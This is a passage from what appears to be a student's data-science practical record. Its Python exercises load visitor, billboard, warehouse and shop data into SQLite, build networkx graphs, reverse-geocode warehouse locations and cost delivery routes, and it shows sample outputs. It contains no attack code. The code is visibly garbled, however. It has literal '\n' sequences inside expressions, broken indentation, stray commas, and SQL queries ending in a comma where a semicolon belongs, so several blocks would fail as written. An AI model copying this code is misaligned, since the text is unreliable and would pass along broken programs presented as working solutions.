sSQL=sSQL+ " ROUND(A.BillboardLatitude,3) AS BillboardLatitude,"
sSQL=sSQL+ " ROUND(A.BillboardLongitude,3) AS BillboardLongitude,"
sSQL=sSQL+ " (CASE WHEN A.BillboardLatitude < 0 THEN "
sSQL=sSQL+ " 'S' || ROUND(ABS(A.BillboardLatitude),3)"
sSQL=sSQL+ " ELSE "
sSQL=sSQL+ " 'N' || ROUND(ABS(A.BillboardLatitude),3)"
sSQL=sSQL+ " END ) AS sBillboardLatitude,"
sSQL=sSQL+ " (CASE WHEN A.BillboardLongitude < 0 THEN "
sSQL=sSQL+ " 'W' || ROUND(ABS(A.BillboardLongitude),3)"
sSQL=sSQL+ " ELSE "
sSQL=sSQL+ " 'E' || ROUND(ABS(A.BillboardLongitude),3)"
```

```

sSQL=sSQL+ " END ) AS sBillboardLongitude,"
sSQL=sSQL+ " A.VisitorCountry,"
sSQL=sSQL+ " A.VisitorPlaceName,"
sSQL=sSQL+ " ROUND(A.VisitorLatitude,3) AS VisitorLatitude, "
sSQL=sSQL+ " ROUND(A.VisitorLongitude,3) AS VisitorLongitude,"
sSQL=sSQL+ " (CASE WHEN A.VisitorLatitude < 0 THEN "
sSQL=sSQL+ " 'S' || ROUND(ABS(A.VisitorLatitude),3)"
sSQL=sSQL+ " ELSE "
sSQL=sSQL+ " 'N' ||ROUND(ABS(A.VisitorLatitude),3)"
sSQL=sSQL+ " END ) AS sVisitorLatitude,"
sSQL=sSQL+ " (CASE WHEN A.VisitorLongitude < 0 THEN "
sSQL=sSQL+ " 'W' || ROUND(ABS(A.VisitorLongitude),3)"
sSQL=sSQL+ " ELSE "
sSQL=sSQL+ " 'E' || ROUND(ABS(A.VisitorLongitude),3)"
sSQL=sSQL+ " END ) AS sVisitorLongitude,"
sSQL=sSQL+ " A.VisitorYearRate"
sSQL=sSQL+ " from"
sSQL=sSQL+ " Assess_BillboardVistorsData AS A;"
BillboardVistorsData=pd.read_sql_query(sSQL, conn)
BillboardVistorsData['Distance']=BillboardVistorsData.apply(lambda row:
    round(
        geodesic((row['BillboardLatitude'],row['BillboardLongitude']),
                  (row['VisitorLatitude'],row['VisitorLongitude'])).miles,4),axis=1)
G=nx.Graph()
for i in range(BillboardVistorsData.shape[0]):
    sNode0='MediaHub-' + BillboardVistorsData['BillboardCountry'][i]
    sNode1='B-' + BillboardVistorsData['sBillboardLatitude'][i] + '-'
    sNode1=sNode1 + BillboardVistorsData['sBillboardLongitude'][i]
    G.add_node(sNode1,
               Nodetype='Billboard',
               Country=BillboardVistorsData['BillboardCountry'][i],
               PlaceName=BillboardVistorsData['BillboardPlaceName'][i],
               Latitude=round(BillboardVistorsData['BillboardLatitude'][i],3),
               Longitude=round(BillboardVistorsData['BillboardLongitude'][i],3))
    sNode2='M-' + BillboardVistorsData['sVisitorLatitude'][i] + '-'
    sNode2=sNode2 + BillboardVistorsData['sVisitorLongitude'][i]
    G.add_node(sNode2,
               Nodetype='Mobile',
               Country=BillboardVistorsData['VisitorCountry'][i],
               PlaceName=BillboardVistorsData['VisitorPlaceName'][i],
               Latitude=round(BillboardVistorsData['VisitorLatitude'][i],3),
               Longitude=round(BillboardVistorsData['VisitorLongitude'][i],3))
    print('Link Media Hub :',sNode0,' to Billboard : ', sNode1)
    G.add_edge(sNode0,sNode1)

```

```

print('Link Post Code :',sNode1,' to GPS : ', sNode2)
G.add_edge(sNode1,sNode2,distance=round(BillboardVistorsData['Distance'][i]))
print('#####')
print("Nodes of graph: ",nx.number_of_nodes(G))
print("Edges of graph: ",nx.number_of_edges(G))
print('#####')
sFileDir=Base + '/' + Company + '/02-Assess/01-EDS/02-Python'
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)
sFileName=sFileDir + '/' + sOutputFileName
print('#####')
print('Storing :', sFileName)
print('#####')
nx.write_gml(G,sFileName)
sFileName=sFileName +'.gz'
nx.write_gml(G,sFileName)
pd.options.display.max_rows=34588

```

Output:

```

#####
Working Base : D:/Data Science/VKHCG using win32
#####
#####
Loading : D:/Data Science/VKHCG/02-Krennwallner/02-Assess/SQLite/krennwallner.db
Table: Assess_BillboardVisitorData
Link Media Hub : MediaHub-DE to Billboard : B-N51.783-E8.567
Link Post Code : B-N51.783-E8.567 to GPS : M-N51.783-E8.567
Link Media Hub : MediaHub-DE to Billboard : B-N48.433-E8.683
Link Post Code : B-N48.433-E8.683 to GPS : M-N48.433-E8.683
Link Media Hub : MediaHub-DE to Billboard : B-N48.433-E8.683
Link Post Code : B-N48.433-E8.683 to GPS : M-N48.433-E8.683
Link Media Hub : MediaHub-DE to Billboard : B-N48.433-E8.683
Link Post Code : B-N48.433-E8.683 to GPS : M-N48.433-E8.683
Link Media Hub : MediaHub-DE to Billboard : B-N48.433-E8.683
Link Post Code : B-N48.433-E8.683 to GPS : M-N48.433-E8.683
Link Media Hub : MediaHub-DE to Billboard : B-N48.433-E8.683
Link Post Code : B-N48.433-E8.683 to GPS : M-N48.489-E8.673
Link Media Hub : MediaHub-DE to Billboard : B-N48.433-E8.683
Link Post Code : B-N48.433-E8.683 to GPS : M-N48.489-E8.673

```

Aim: 2) Planning an Event for Top-Ten Customers.

Code:

```
import sys
import os
import sqlite3 as sq
import pandas as pd
from pandas.io import sql
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + 'VKHCG'
else:
    Base='D:/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
Company='02-Krennwallner'
sInputFileName='01-Retrieve/01-EDS/02-Python/Retrieve_Online_Visitor.csv'
sDataBaseDir=Base + '/' + Company + '/02-Assess/SQLite'
if not os.path.exists(sDataBaseDir):
    os.makedirs(sDataBaseDir)
sDatabaseName=sDataBaseDir + '/krennwallner.db'
conn = sq.connect(sDatabaseName)
sFileName=Base + '/' + Company + '/' + sInputFileName
print('Loading :',sFileName)
VisitorRawData=pd.read_csv(sFileName, header=0, low_memory=False,
                           encoding="latin-1",skip_blank_lines=True)
VisitorRawData.drop_duplicates(subset=None, keep='first', inplace=True)
VisitorData=VisitorRawData
print('Loaded Company :',VisitorData.columns.values)
sTable='Assess_Visitor'
print('Storing :',sDatabaseName,' Table:',sTable)
VisitorData.to_sql(sTable, conn, if_exists="replace")
print(VisitorData.head())
print('Rows : ',VisitorData.shape[0])
sView='Assess_Visitor_UseIt'
print('Creating :',sDatabaseName,' View:',sView)
sSQL="DROP VIEW IF EXISTS " + sView + ";"
sql.execute(sSQL,conn)
sSQL="CREATE VIEW " + sView + " AS"
sSQL=sSQL+ " SELECT"
sSQL=sSQL+ " A.Country,"
sSQL=sSQL+ " A.Place_Name,"
sSQL=sSQL+ " A.Latitude,"
sSQL=sSQL+ " A.Longitude,"
sSQL=sSQL+ " (A.Last_IP_Number - A.First_IP_Number) AS UsesIt"
sSQL=sSQL+ " FROM"
```

```
sSQL=sSQL+ " Assess_Visitor as A"
sSQL=sSQL+ " WHERE"
sSQL=sSQL+ " Country is not null"
sSQL=sSQL+ " AND"
sSQL=sSQL+ " Place_Name is not null;"
sql.execute(sSQL,conn)
sView='Assess_Total_Visitors_Location'
print('Creating :',sDatabaseName,' View:',sView)
sSQL="DROP VIEW IF EXISTS " + sView + ";"
sql.execute(sSQL,conn)
sSQL="CREATE VIEW " + sView + " AS"
sSQL=sSQL+ " SELECT"
sSQL=sSQL+ " Country,"
sSQL=sSQL+ " Place_Name,"
sSQL=sSQL+ " SUM(UsesIt) AS TotalUsesIt"
sSQL=sSQL+ " FROM"
sSQL=sSQL+ " Assess_Visitor_UseIt"
sSQL=sSQL+ " GROUP BY"
sSQL=sSQL+ " Country,"
sSQL=sSQL+ " Place_Name"
sSQL=sSQL+ " ORDER BY"
sSQL=sSQL+ " TotalUsesIt DESC"
sSQL=sSQL+ " LIMIT 10;"
sql.execute(sSQL,conn)
sView='Assess_Total_Visitors_GPS'
print('Creating :',sDatabaseName,' View:',sView)
sSQL="DROP VIEW IF EXISTS " + sView + ";"
sql.execute(sSQL,conn)
sSQL="CREATE VIEW " + sView + " AS"
sSQL=sSQL+ " SELECT"
sSQL=sSQL+ " Latitude,"
sSQL=sSQL+ " Longitude,"
sSQL=sSQL+ " SUM(UsesIt) AS TotalUsesIt"
sSQL=sSQL+ " FROM"
sSQL=sSQL+ " Assess_Visitor_UseIt"
sSQL=sSQL+ " GROUP BY"
sSQL=sSQL+ " Latitude,"
sSQL=sSQL+ " Longitude"
sSQL=sSQL+ " ORDER BY"
sSQL=sSQL+ " TotalUsesIt DESC"
sSQL=sSQL+ " LIMIT 10;"
sql.execute(sSQL,conn)
sTables=['Assess_Total_Visitors_Location', 'Assess_Total_Visitors_GPS']
for sTable in sTables:
```

```

print('Loading :',sDatabaseName,' Table:',sTable)
sSQL=" SELECT "
sSQL=sSQL+ "*"
sSQL=sSQL+ " FROM"
sSQL=sSQL+ " " + sTable + ";"
TopData=pd.read_sql_query(sSQL, conn)
print(TopData)
print('Rows :',TopData.shape[0])

```

Output:

```

Working Base : D:/Data Science/VKHCG using win32
Loading : D:/Data Science/VKHCG/02-Krennwallner/01-Retrieve/01-EDS/02-Python/Retrieve_Online_Visitor.csv
Loaded Company : ['Country' 'Place_Name' 'Latitude' 'Longitude' 'First_IP_Number'
 'Last_IP_Number']
Storing : D:/Data Science/VKHCG/02-Krennwallner/02-Assess/SQLite/krennwallner.db Table: Assess_Visitor
   Country Place_Name Latitude Longitude First_IP_Number Last_IP_Number
0      BW   Gaborone   -24.6464    25.9119  692781056  692781567
1      BW   Gaborone   -24.6464    25.9119  692781824  692783103
2      BW   Gaborone   -24.6464    25.9119  692909056  692909311
3      BW   Gaborone   -24.6464    25.9119  692909568  692910079
4      BW   Gaborone   -24.6464    25.9119  693051392  693052415
Rows : 1247502
Creating : D:/Data Science/VKHCG/02-Krennwallner/02-Assess/SQLite/krennwallner.db View: Assess_Visitor_UsesIt
Creating : D:/Data Science/VKHCG/02-Krennwallner/02-Assess/SQLite/krennwallner.db View: Assess_Total_Visitors_Location
Creating : D:/Data Science/VKHCG/02-Krennwallner/02-Assess/SQLite/krennwallner.db View: Assess_Total_Visitors_GPS
Loading : D:/Data Science/VKHCG/02-Krennwallner/02-Assess/SQLite/krennwallner.db Table: Assess_Total_Visitors_Location
   Country Place_Name TotalUsesIt
0      CN      Beijing  53139475
1      US     Palo Alto  33682341
2      US   Fort Huachuca  33472427
3      JP        Tokyo  31404799
4      US     Cambridge  25598851
5      US     San Diego  17751367
6      CN     Guangzhou  17563744
7      US       Newark  17270604
8      US       Raleigh  17167484
9      US       Durham  16914033
Rows : 10
Loading : D:/Data Science/VKHCG/02-Krennwallner/02-Assess/SQLite/krennwallner.db Table: Assess_Total_Visitors_GPS
   Latitude Longitude TotalUsesIt
0    39.9289    116.3883  53139732
1    37.3762   -122.1826  33551404
2    31.5273   -110.3607  33472427
3    35.6427    139.7677  31439772
4    23.1167    113.2500  17577053
5    42.3646    -71.1028  16890698
6    40.7355    -74.1741  16813373
7    42.3223    -83.1763  16777212
8    35.7977    -78.6253  16761084
9    32.8072   -117.1649  16747680
Rows : 10

```

Part F:

Aim: 1) Write a Python / R program to plan the locations of the warehouses from the given data

Code:

```

import os
import sys
import pandas as pd
from geopy.geocoders import Nominatim
geolocator = Nominatim(user_agent="<<some_app_name>>")
location = geolocator.geocode("<<address>>")
InputDir='01-Retrieve/01-EDS/01-R'
InputFileName='Retrieve_GB_Postcode_Warehouse.csv'
EDSDir='02-Assess/01-EDS'
OutputDir=EDSDir + '/02-Python'
OutputFileName='Assess_GB_Warehouse_Address.csv'
Company='03-Hillman'
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + '/VKHCG'
else:
    Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
sFileDir=Base + '/' + Company + '/' + EDSDir
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)
sFileDir=Base + '/' + Company + '/' + OutputDir
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)
sFileName=Base + '/' + Company + '/' + InputDir + '/' + InputFileName
print('Loading :',sFileName)
Warehouse=pd.read_csv(sFileName,header=0,low_memory=False)
Warehouse.sort_values(by='postcode', ascending=1)
WarehouseGoodHead=Warehouse[Warehouse.latitude != 0].head(5)
WarehouseGoodTail=Warehouse[Warehouse.latitude != 0].tail(5)
WarehouseGoodHead['Warehouse_Point']=WarehouseGoodHead.apply(lambda row:
    (str(row['latitude'])+','+str(row['longitude'])),axis=1)
WarehouseGoodHead['Warehouse_Address']=WarehouseGoodHead.apply(lambda row:
    geolocator.reverse(row['Warehouse_Point']).address ,axis=1)
WarehouseGoodHead.drop('Warehouse_Point', axis=1, inplace=True)
WarehouseGoodHead.drop('id', axis=1, inplace=True)
WarehouseGoodHead.drop('postcode', axis=1, inplace=True)
WarehouseGoodTail['Warehouse_Point']=WarehouseGoodTail.apply(lambda row:
    (str(row['latitude'])+','+str(row['longitude'])),axis=1)

```

```

WarehouseGoodTail['Warehouse_Address']=WarehouseGoodTail.apply(lambda row:
    geolocator.reverse(row['Warehouse_Point']).address ,axis=1)
WarehouseGoodTail.drop('Warehouse_Point', axis=1, inplace=True)
WarehouseGoodTail.drop('id', axis=1, inplace=True)
WarehouseGoodTail.drop('postcode', axis=1, inplace=True)
WarehouseGood=WarehouseGoodHead.append(WarehouseGoodTail, ignore_index=True)
print(WarehouseGood)
sFileName=sFileDir + '/' + OutputFileName
WarehouseGood.to_csv(sFileName, index = False)

```

Output:

```

Working Base : D:/Data Science/VKHCG using win32
Loading : D:/Data Science/VKHCG/03-Hillman/01-Retrieve/01-EDS/01-R/Retrieve_GB_Postcode_Warehouse.csv
      latitude           longitude          Warehouse_Address
0  57.135140   -2.117310  35, Broomhill Road, Broomhill, Ashley and Broo...
1  57.138750   -2.090890  South Esplanade West, Tullos, Torry, Aberdeen ...
2  57.101000   -2.110600  A92, Charlestown, Nigg, Aberdeen City, Alba / ...
3  57.108010   -2.237760  Colthill Circle, Cults, Bieldside and Milltimb...
4  57.100760   -2.270730  Johnston Gardens East, Culter, Peterculter, Ab...
5  53.837717   -1.780013  HM Revenue and Customs, Riverside Estate, Ship...
6  53.794470   -1.766539  Listerhills Road, Great Horton, Bradford, West...
7  51.518556   -0.714794  Howarth Road, Stafferton Way Industrial Area, ...
8  54.890923   -2.943847  Carlisle Delivery Office, Junction Street, Den...
9  57.481338   -4.223951  Railway Terrace, Longman, Crown and City Centr...
>>> |

```

Part G:

Aim: 1) Write a python or R program using data science via clustering to determine new warehouses using the given data.

Code:

```

import sys
import os
import pandas as pd
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + 'VKHCG'
else:
    Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
Company='03-Hillman'
InputDir='01-Retrieve/01-EDS/01-R'
InputFileName='Retrieve_All_Countries.csv'
EDSDir='02-Assess/01-EDS'
OutputDir=EDSDir + '/02-Python'
OutputFileName='Assess_All_Warehouse.csv'
sFileDir=Base + '/' + Company + '/' + EDSDir
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)
sFileDir=Base + '/' + Company + '/' + OutputDir
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)
sFileName=Base + '/' + Company + '/' + InputDir + '/' + InputFileName
print('#####')
print('Loading :',sFileName)
Warehouse=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
sColumns={'X1' : 'Country',
          'X2' : 'PostCode',
          'X3' : 'PlaceName',
          'X4' : 'AreaName',
          'X5' : 'AreaCode',
          'X10' : 'Latitude',
          'X11' : 'Longitude'}
Warehouse.rename(columns=sColumns,inplace=True)
WarehouseGood=Warehouse
sFileName=sFileDir + '/' + OutputFileName
WarehouseGood.to_csv(sFileName, index = False)

```

Output:

```

Working Base : D:/Data Science/VKHCG using win32
#####
Loading : D:/Data Science/VKHCG/03-Hillman/01-Retrieve/01-EDS/01-R/Retrieve_All_Countries.csv
>>> |

```

1	Unnamed	Country	PostCode	PlaceName	AreaName	AreaCode	Latitude	Longitude
2	1	AD	AD100	Canillo			42.5833	1.6667
3	2	AD	AD200	Encamp			42.5333	1.6333
4	3	AD	AD300	Ordino			42.6	1.55
5	4	AD	AD400	La Massana			42.5667	1.4833
6	5	AD	AD500	Andorra la Vella			42.5	1.5
7	6	AD	AD600	Sant Julià de Lòria			42.4667	1.5
8	7	AD	AD700	Escaldes-Engordany			42.5	1.5667
9	8	AR	3636	POZO CER	Salta	A	-23.4933	-61.9267
10	9	AR	4123	LAS SALAD	Salta	A	-25.7833	-64.5
11	10	AR	4126	EL BRETE	Salta	A	-26.0667	-65.3667
12	11	AR	4126	OVEJERO	Salta	A	-26.0833	-65.263
13	12	AR	4126	MIRAFLO	Salta	A	-26.0833	-65.263
14	13	AR	4126	LA MARAV	Salta	A	-26.0833	-65.263
15	14	AR	4126	LA ASUNC	Salta	A	-26.0833	-65.263
16	15	AR	4126	BARADER	Salta	A	-26.0833	-65.263
17	16	AR	4126	EL CUIBAL	Salta	A	-26.0833	-65.263
18	17	AR	4126	CEIBAL	Salta	A	-26.1	-65.0167
19	18	AR	4126	ALEM	Salta	A	-26.0833	-65.263
20	19	AR	4126	EL SUNCH	Salta	A	-26.0833	-65.263

Part H:

Aim: Write a Python program to create a delivery route using the given data.

1)Creating a Delivery Route

```

Code: import sys
import os
import pandas as pd
import sqlite3 as sq
from pandas.io import sql
import networkx as nx
from geopy.distance import geodesic
nMax=3
nMaxPath=10
nSet=False
nVSet=False
if sys.platform == 'linux':
    Base=os.path.expanduser('~/') + 'VKHCG'
else:
    Base='D:/Data Science/VKHCG '
print('Working Base :',Base, ' using ', sys.platform)
Company='03-Hillman'
InputDir1='01-Retrieve/01-EDS/01-R'
InputDir2='01-Retrieve/01-EDS/02-Python'
InputFileName1='Retrieve_GB_Postcode_Warehouse.csv'
InputFileName2='Retrieve_GB_Postcodes_Shops.csv'
EDSDir='02-Assess/01-EDS'
OutputDir=EDSDir + '/02-Python'
OutputFileName1='Assess_Shipping_Routes.gml'
OutputFileName2='Assess_Shipping_Routes.txt'
sFileDir=Base + '/' + Company + '/' + EDSDir
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)
sFileDir=Base + '/' + Company + '/' + OutputDir
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)
sDataBaseDir=Base + '/' + Company + '/02-Assess/SQLite'
if not os.path.exists(sDataBaseDir):
    os.makedirs(sDataBaseDir)
sDatabaseName=sDataBaseDir + '/hillman.db'
conn = sq.connect(sDatabaseName)
sFileName=Base + '/' + Company + '/' + InputDir1 + '/' + InputFileName1
print('Loading :',sFileName)
WarehouseRawData=pd.read_csv(sFileName,header=0,low_memory=False,
encoding="latin-1")
WarehouseRawData.drop_duplicates(subset=None, keep='first', inplace=True)
WarehouseRawData.index.name = 'IDNumber'
WarehouseData=WarehouseRawData.head(nMax)
WarehouseData=WarehouseData.append(WarehouseRawData.tail(nMax))

```

```

WarehouseData=WarehouseData.append(WarehouseRawData[WarehouseRawData.postcode=='KA13'])
if nSet==True:
    WarehouseData=WarehouseData.append(WarehouseRawData[WarehouseRawData.postcode=='SW1W'])
WarehouseData.drop_duplicates(subset=None, keep='first', inplace=True)
print('Loaded Warehouses :',WarehouseData.columns.values)
sTable='Assess_Warehouse_UK'
print('Storing :',sDatabaseName,' Table:',sTable)
WarehouseData.to_sql(sTable, conn, if_exists="replace")
print(WarehouseData.head())
print('Rows : ',WarehouseData.shape[0])
sFileName=Base + '/' + Company + '/' + InputDir1 + '/' + InputFileName2
print('Loading :',sFileName)
ShopRawData=pd.read_csv(sFileName,header=0,low_memory=False,
encoding="latin-1")
ShopRawData.drop_duplicates(subset=None, keep='first', inplace=True)
ShopRawData.index.name = 'IDNumber'
ShopData=ShopRawData
print('Loaded Shops :',ShopData.columns.values)
sTable='Assess_Shop_UK'
print('Storing :',sDatabaseName,' Table:',sTable)
ShopData.to_sql(sTable, conn, if_exists="replace")
print(ShopData.head())
print('Rows : ',ShopData.shape[0])
sView='Assess_HQ'
print('Creating :',sDatabaseName,' View:',sView)
sSQL="DROP VIEW IF EXISTS " + sView + ";"
sql.execute(sSQL,conn)
sSQL="CREATE VIEW " + sView + " AS"
sSQL=sSQL+ " SELECT"
sSQL=sSQL+ " W.postcode AS HQ_PostCode,"
sSQL=sSQL+ " 'HQ-' || W.postcode AS HQ_Name,"
sSQL=sSQL+ " round(W.latitude,6) AS HQ_Latitude,"
sSQL=sSQL+ " round(W.longitude,6) AS HQ_Longitude"
sSQL=sSQL+ " FROM"
sSQL=sSQL+ " Assess_Warehouse_UK as W"
sSQL=sSQL+ " WHERE"
sSQL=sSQL+ " TRIM(W.postcode) in ('KA13','SW1W');"
sql.execute(sSQL,conn)
sView='Assess_Warehouse'
print('Creating :',sDatabaseName,' View:',sView)
sSQL="DROP VIEW IF EXISTS " + sView + ";"
sql.execute(sSQL,conn)
sSQL="CREATE VIEW " + sView + " AS"
sSQL=sSQL+ " SELECT"
sSQL=sSQL+ " W.postcode AS Warehouse_PostCode,"
sSQL=sSQL+ " 'WH-' || W.postcode AS Warehouse_Name,"
sSQL=sSQL+ " round(W.latitude,6) AS Warehouse_Latitude,"
sSQL=sSQL+ " round(W.longitude,6) AS Warehouse_Longitude"

```

```

sSQL=sSQL+ " FROM"
sSQL=sSQL+ " Assess_Warehouse_UK as W;"
sql.execute(sSQL,conn)
sView='Assess_Shop'
print('Creating :',sDatabaseName,' View:',sView)
sSQL="DROP VIEW IF EXISTS " + sView + ";"
sql.execute(sSQL,conn)
sSQL="CREATE VIEW " + sView + " AS"
sSQL=sSQL+ " SELECT"
sSQL=sSQL+ " TRIM(S.postcode) AS Shop_PostCode,"
sSQL=sSQL+ " 'SP-' || TRIM(S.FirstCode) || '-' || TRIM(S.SecondCode) AS
Shop_Name,"
sSQL=sSQL+ " TRIM(S.FirstCode) AS Warehouse_PostCode,"
sSQL=sSQL+ " round(S.latitude,6) AS Shop_Latitude,"
sSQL=sSQL+ " round(S.longitude,6) AS Shop_Longitude"
sSQL=sSQL+ " FROM"
sSQL=sSQL+ " Assess_Warehouse_UK as W"
sSQL=sSQL+ " JOIN"
sSQL=sSQL+ " Assess_Shop_UK as S"
sSQL=sSQL+ " ON"
sSQL=sSQL+ " TRIM(W.postcode) = TRIM(S.FirstCode);"
sql.execute(sSQL,conn)
G=nx.Graph()
sTable = 'Assess_HQ'
print('Loading :',sDatabaseName,' Table:',sTable)
sSQL=" SELECT DISTINCT"
sSQL=sSQL+ " *"
sSQL=sSQL+ " FROM"
sSQL=sSQL+ " " + sTable + ","
RouteData=pd.read_sql_query(sSQL, conn)
print(RouteData.head())
print('HQ Rows : ',RouteData.shape[0])
for i in range(RouteData.shape[0]):
    sNode0=RouteData['HQ_Name'][i]
    G.add_node(sNode0,
               Nodetype='HQ',
               PostCode=RouteData['HQ_PostCode'][i],
               Latitude=round(RouteData['HQ_Latitude'][i],6),
               Longitude=round(RouteData['HQ_Longitude'][i],6))
sTable = 'Assess_Warehouse'
print('Loading :',sDatabaseName,' Table:',sTable)
sSQL=" SELECT DISTINCT"
sSQL=sSQL+ " *"
sSQL=sSQL+ " FROM"
sSQL=sSQL+ " " + sTable + ","
RouteData=pd.read_sql_query(sSQL, conn)
print(RouteData.head())
print('Warehouse Rows : ',RouteData.shape[0])
for i in range(RouteData.shape[0]):
    sNode0=RouteData['Warehouse_Name'][i]

```

```

G.add_node(sNode0,
           Nodetype='Warehouse',
           PostCode=RouteData['Warehouse_PostCode'][i],
           Latitude=round(RouteData['Warehouse_Latitude'][i],6),
           Longitude=round(RouteData['Warehouse_Longitude'][i],6))
sTable = 'Assess_Shop'
print('Loading :',sDatabaseName,' Table:',sTable)
sSQL=" SELECT DISTINCT"
sSQL=sSQL+ " *"
sSQL=sSQL+ " FROM"
sSQL=sSQL+ " " + sTable + ";"
RouteData=pd.read_sql_query(sSQL, conn)
print(RouteData.head())
print('Shop Rows : ',RouteData.shape[0])
for i in range(RouteData.shape[0]):
    sNode0=RouteData['Shop_Name'][i]
    G.add_node(sNode0,
               Nodetype='Shop',
               PostCode=RouteData['Shop_PostCode'][i],
               WarehousePostCode=RouteData['Warehouse_PostCode'][i],
               Latitude=round(RouteData['Shop_Latitude'][i],6),
               Longitude=round(RouteData['Shop_Longitude'][i],6))
print('Loading Edges')
for sNode0 in nx.nodes(G):
    for sNode1 in nx.nodes(G):
        if G.nodes[sNode0]['Nodetype']=='HQ' and \
           G.nodes[sNode1]['Nodetype']=='HQ' and \
           sNode0 != sNode1:
            distancemeters=round(\n
                geodesic(\n
                    (\n
                        G.nodes[sNode0]['Latitude'],\n
                        G.nodes[sNode0]['Longitude'])\n
                    ),\n
                    (\n
                        G.nodes[sNode1]['Latitude'],\n
                        G.nodes[sNode1]['Longitude'])\n
                    ))\n
            ).meters\n
            ,0)
            distancemiles=round(\n
                geodesic(\n
                    (\n
                        G.nodes[sNode0]['Latitude'],\n
                        G.nodes[sNode0]['Longitude'])\n
                    ),\n
                    (\n
                        G.nodes[sNode1]['Latitude'],\n
                        G.nodes[sNode1]['Longitude'])\n
                    ))

```

```

G.nodes[sNode1]['Longitude']\
)\\
).miles\
,3)
if distancemiles >= 0.05:
    cost = round(150+(distancemiles * 2.5),6)
    vehicle='V001'
else:
    cost = round(2+(distancemiles * 0.10),6)
    vehicle='ForkLift'
G.add_edge(sNode0,sNode1,DistanceMeters=distancemeters, \
           DistanceMiles=distancemiles, \
           Cost=cost,Vehicle=vehicle)
if nVSet==True:
    print('Edge-H-H:',sNode0,' to ', sNode1, \
          ' Distance:',distancemeters,'meters',\
          distancemiles,'miles','Cost', cost,'Vehicle',vehicle)
if G.nodes[sNode0]['Nodetype']=='HQ' and \
   G.nodes[sNode1]['Nodetype']=='Warehouse' and \
   sNode0 != sNode1:
    distancemeters=round(\n
                           geodesic(\n
                               (\n
                                   G.nodes[sNode0]['Latitude'],\n
                                   G.nodes[sNode0]['Longitude']\n
                               ),\n
                               (\n
                                   G.nodes[sNode1]['Latitude'],\n
                                   G.nodes[sNode1]['Longitude']\n
                               )\n
                           ).meters\n
                           ,0)
    distancemiles=round(\n
                           geodesic(\n
                               (\n
                                   G.nodes[sNode0]['Latitude'],\n
                                   G.nodes[sNode0]['Longitude']\n
                               ),\n
                               (\n
                                   G.nodes[sNode1]['Latitude'],\n
                                   G.nodes[sNode1]['Longitude']\n
                               )\n
                           ).miles\n
                           ,3)

    if distancemiles >= 10:
        cost = round(50+(distancemiles * 2),6)
        vehicle='V002'

```

```

else:
    cost = round(5+(distancemiles * 1.5),6)
    vehicle='V003'
if distancemiles <= 50:
    G.add_edge(sNode0,sNode1,DistanceMeters=distancemeters, \
               DistanceMiles=distancemiles, \
               Cost=cost,Vehicle=vehicle)
if nVSet==True:
    print('Edge-H-W:',sNode0,' to ', sNode1, \
          ' Distance:',distancemeters,'meters',\
          distancemiles,'miles','Cost', cost,'Vehicle',vehicle)
if nSet==True and \
    G.nodes[sNode0]['Nodetype']=='Warehouse' and \
    G.nodes[sNode1]['Nodetype']=='Warehouse' and \
    sNode0 != sNode1:
    distancemeters=round(\n
        geodesic(\n
            (\n
                G.nodes[sNode0]['Latitude'],\n
                G.nodes[sNode0]['Longitude'])\n
            ),\n
            (\n
                G.nodes[sNode1]['Latitude'],\n
                G.nodes[sNode1]['Longitude'])\n
            ),\n
            ).meters\n
        ,0)
    distancemiles=round(\n
        geodesic(\n
            (\n
                G.nodes[sNode0]['Latitude'],\n
                G.nodes[sNode0]['Longitude'])\n
            ),\n
            (\n
                G.nodes[sNode1]['Latitude'],\n
                G.nodes[sNode1]['Longitude'])\n
            ),\n
            ).miles\n
        ,3)
if distancemiles >= 10:
    cost = round(50+(distancemiles * 1.10),6)
    vehicle='V004'
else:
    cost = round(5+(distancemiles * 1.05),6)
    vehicle='V005'
if distancemiles <= 20:
    G.add_edge(sNode0,sNode1,DistanceMeters=distancemeters, \
               DistanceMiles=distancemiles, \

```

```

Cost=cost,Vehicle=vehicle)
if nVSet==True:
    print('Edge-W-W:',sNode0,' to ', sNode1, \
          ' Distance:',distancemeters,'meters',\
          distancemiles,'miles','Cost', cost,'Vehicle',vehicle)
if G.nodes[sNode0]['Nodetype']=='Warehouse' and \
   G.nodes[sNode1]['Nodetype']=='Shop' and \
   G.nodes[sNode0]['PostCode']==G.nodes[sNode1]['WarehousePostCode'] and
   \
   sNode0 != sNode1:
    distancemeters=round(\n
        geodesic(\n
            (\n
                G.nodes[sNode0]['Latitude'],\n
                G.nodes[sNode0]['Longitude']\n
            ),\n
            (\n
                G.nodes[sNode1]['Latitude'],\n
                ,\n
                G.nodes[sNode1]['Longitude']\n
            ),\n
            ).meters\n
        ,0)
    distancemiles=round(\n
        geodesic(\n
            (\n
                G.nodes[sNode0]['Latitude'],\n
                G.nodes[sNode0]['Longitude']\n
            ),\n
            (\n
                G.nodes[sNode1]['Latitude'],\n
                ,\n
                G.nodes[sNode1]['Longitude']\n
            ),\n
            ).miles\n
        ,3)
    if distancemiles >= 10:
        cost = round(50+(distancemiles * 1.50),6)
        vehicle='V006'
    else:
        cost = round(5+(distancemiles * 0.75),6)
        vehicle='V007'
    if distancemiles <= 10:
        G.add_edge(sNode0,sNode1,DistanceMeters=distancemeters, \
                   DistanceMiles=distancemiles, \
                   Cost=cost,Vehicle=vehicle)
    if nVSet==True:
        print('Edge-W-S:',sNode0,' to ', sNode1, \
              ' Distance:',distancemeters,'meters',\
              distancemiles,'miles','Cost', cost,'Vehicle',vehicle)

```

```

if nSet==True and \
    G.nodes[sNode0]['Nodetype']=='Shop' and \
    G.nodes[sNode1]['Nodetype']=='Shop' and \

G.nodes[sNode0]['WarehousePostCode']==G.nodes[sNode1]['WarehousePostCode']\
and \
    sNode0 != sNode1:
    distancemeters=round(\n
